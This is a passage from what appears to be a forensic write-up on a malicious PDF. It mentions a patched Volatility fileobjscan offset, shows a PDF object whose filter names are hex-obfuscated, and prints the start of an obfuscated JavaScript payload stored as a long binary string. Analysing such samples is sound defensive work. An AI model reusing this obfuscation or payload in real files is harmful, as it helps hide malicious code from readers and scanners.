
Notice that `fileobjscan` appears to produce a physical address that is `0x20` bytes off from the expected value! The `fileobjscan` plugin has been patched to fix this issue by adding the value 0x20 to the address calculation at line 217 of fileobjscan.py.


Obfuscated Javascript PDF Payload


```
obj 1054 0
 Type:
 Referencing:
 Contains stream
 [(1, '\r\n'), (2, '<<'), (2, '/Length'), (1, ' '), (3, '0000'), (2, '/Filter'),
(1, ' '), (2, '['), (2, '/F#6c#61#74e#44e#63#6fde'), (2,
'/#41#53#43II#38#35#44#65#63#6fd#65'), (2, ']'), (2, '>>'), (1, '\r\n')]


 <<
   /Length 0000
   /Filter [
   /FlateDecode /ASCII85Decode]
 >>

 "\nvar
xtdxJYVm='01111000001010110000011100101111001000010011011100011111000110110010111101
10011110010010100110000000100010010011100000010011010010000001100011110001111110010
10010010110001000010000000110000110100000011001110000010001101001000001011000001100
```









```
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1100000000111000000010010001100010110001100111001101010000100000011101010100100001
0010111011101100100000101110011101000010011010110100010100001111001000001100011100
0010011001110000011111000010000000101101001011110011010100001101011010010011100000
1111100110110010111000011011000011111000010000000111100011001011111110101000001110
1000111000001101110011100100100001000010100100110001000110001111110010001101100001
1001001010001010111100100110111001100000110011101111101011111010111110000111000001
1110010111100101110001110100011111110010101100111000011110000101111001110110000011
1000010110011100001010111001000000110101100000100001101010000110101111011011101010
0000000101101000110100001000000110001001100001011101010100100100001111001111010111
1000101111000101100010000110001011000000101010110000011101010111001000100111000100
0001110001100010010100010101100101100111001110110011101101110001011000110000110011
0001000111111001001010100011101110101000011000110001100000110001110100110010001001
1101101100010111000000110000100111010101000111000000000101001111010000110100010010
1000101011000000010001100110000000111110001111100010111001011110110100000011110010
1110000000110101000101000100010100110110011100101100001110000000100001111001011111
1011101000000111000011000010000000110000001000110011000110001101100110100001100010
0111000001001001010100001011010010110001011110011110010111001000010110001011010010
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0010111100111110010101000010001101011100010000010001100000100011011001100111000100
1000001010100000111010001110001111111001101110011010001000000000110100011100001010
1101111011010000010010100000110111000100000101000101000111011010110110011000000100
0110110010100100101110000100001011111110000100000000011011100100010011101001011001
1000001101100011000101101011000011000111100101111100001110000010011001110010000111
0011001010100011100001010000101100011011101000001010111000110001000101010001110000
0100010111111001110110001010100011111100001100010111000100101001001000000010000110
0000000000001111110000101110000000100101010000101011000100010101100001100010011000
0011000100111101001101000111011100101011001011010110001100000110000000010100011101
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1010010110100010100000010010001011100011011000101110001010000000101100100001000010
